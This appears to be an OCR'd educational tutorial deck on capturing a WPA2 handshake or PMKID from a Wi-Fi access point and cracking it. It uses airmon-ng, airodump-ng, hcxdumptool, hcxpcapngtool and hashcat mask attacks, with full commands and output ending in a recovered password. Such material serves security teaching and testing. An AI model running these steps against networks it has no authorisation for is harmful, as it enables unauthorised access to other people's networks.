
```
sudo systemctl stop NetworkManager.service
```



Use hcxtools to get hash

4. We run the following command to stop the wpa_supplicant service:

```
sudo systemctl stop wpa_supplicant.service
```



Use hcxtools to get hash

4. We run the following command to put the NIC into monitor mode:

```
sudo airmon-ng start wlan0
```


```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Use hcxtools to get hash

5. We want to see what's our NIC interface now that we put it in monitor mode `sudo iw dev`




DAVID BOMBAL
EDUCATE.MOTIVATE

Use hcxtools to get hash

6. Let's run airodump-ng to see what the MAC address of the target AP is, and also the channel on which the target AP operates. Without this information of the channel, we don't get complete information when using the BPF filtering.

```
sudo airodump-ng <Interface>
```



Use hcxtools to get hash

```
 CH  7 ][ Elapsed: 6 s ][ 2024-11-18 15:49

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

                    -67        3      410  201  11  130   WPA2 CCMP   PSK
                    -60        8        0    0   5  130   WPA2 CCMP   PSK
 90:9A:4A:32:C0:B3  -       -  8        0    0   5  130   WPA2 CCMP   PSK  TP-Link_C0B4
                    -70        6        0    0   6  130   WPA3 CCMP   SAE

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

                    9A:B3:AB:30:F8:3F  -65   24e-12e  1360      417
                                       -27    0 - 1e     0        2
Quitting ...
```

Use hcxtools to get hash

7. We run the following command that creates a BPF file named attack.bpf that filters packets where the third address field matches the target AP's MAC address and the broadcast address. The **-ddd** option outputs the filter in a format suitable for hcxdumptool.

```
sudo tcpdump -s 65535 -y IEEE802_11_RADIO "wlan addr3 909a4a32c0b3 or wlan addr3 ffffffffffff" -ddd > attack.bpf
```

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -s 65535 -y IEEE802_11_RADIO "wlan addr3 909a4a32c0b3 or wlan addr3 ffffffffffff" -ddd > attack.bpf
```

Use hcxtools to get hash


8. Let's run the hcxdumptool command, we need to specify the interface (-i), channel (-c), the bpf filter file --bpf=<bpf filter file>, and where to write (-w) the file.

```
sudo hcxdumptool -i <interface> -c <channel> --bpf=attack.bpf -w new_capture.pcapng
```

```
┌──(kali㉿kali)-[~]
└─$ sudo hcxdumptool -i wlan0mon -c 5a --bpf=attack.bpf -w new_capture2.pcapng
```

Use hcxtools to get hash

9. We want to crack the password for the ESSID TP-Link_C0B4. For that we need to have either a + under P to show we captured the PKMID or a + under 3 to show that we captured the EAPOL handshake. Once we have that we can press ctrl + c to stop the attack. Take note of the MAC-AP. SCAN-FREQUENCY shows we're on 2.4Ghz. Leave it to run for a while.



Use hcxtools to get hash

10. We restart the NetworkManager service `sudo systemctl start NetworkManager.service`


Use hcxtools to get hash

11. We restart the wpa_supplicant service `sudo systemctl start wpa_supplicant.service`

Use hcxtools to get hash

12. We convert the traffic to the hash22000 format using the following command:

```
sudo hcxpcapngtool -o hash.hc22000 dumpfile.pcapng
```




Use hcxtools to get hash

13. We move the file hash.hc22000 to Windows to our hashcat directory.

The structure of a basic mask attack

1. Attack mode **-a 3** is for a brute-force attempt. The hash mode **-m 0** specifies MD5, but this can be replaced by any supported hash mode in Hashcat depending on the hash type you're targeting. The hash file in this example is named **example0.hash**. After this, the mask **?a?a?a?a?a?a** specifies a six-character password attempt, where **?a** includes uppercase letters, lowercase letters, digits, and special characters. You can find the full list of character sets for creating masks in Hashcat on the next page.



Hashcat built-in charsets

2. Built-in character sets in Hashcat

Built-in charsets	
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	0123456789
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	«space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
?a	?l?u?d?s
?b	0x00 - 0xff

Hashcat cracking with a basic brute-force attack

1. Attack mode **-a 3** is for a brute-force attempt. The hash mode **-m 22000** is for WPA2 hashes. The hash file in this example is named **hash.hc22000**. After this, the mask **?d?d?d?d?d?d?d?d** specifies an eight-character password attempt, where **?d** includes only digits.


```
hashcat -a 3 -m 22000 hash.hc22000 ?d?d?d?d?d?d?d?d
```

Attack Mode | Hash Mode | File name of file with hashes. | A mask of length 8 digits

```
PS C:\hashcat-6.2.6\hashcat-6.2.6> .\hashcat.exe -a 3 -m 22000 "C:\hashcat-6.2.6\hashcat-6.2.6\new_hash.22000" ?d?d?d?d?d?d?d?d -d 2
```

Hashcat cracking with a basic brute-force attack

2. The password was cracked. You can see the password is **28839491**.



Get more information

1. Website: https://www.youtube.com/davidbombal
2. Website: https://www.hashcat.com/hashcat
3. Website: https://hashcat.net/wiki/doku.php?id=mask_attack
4. Website: https://hashcat.net/wiki/doku.php?id=example_hashes
5. Website: https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2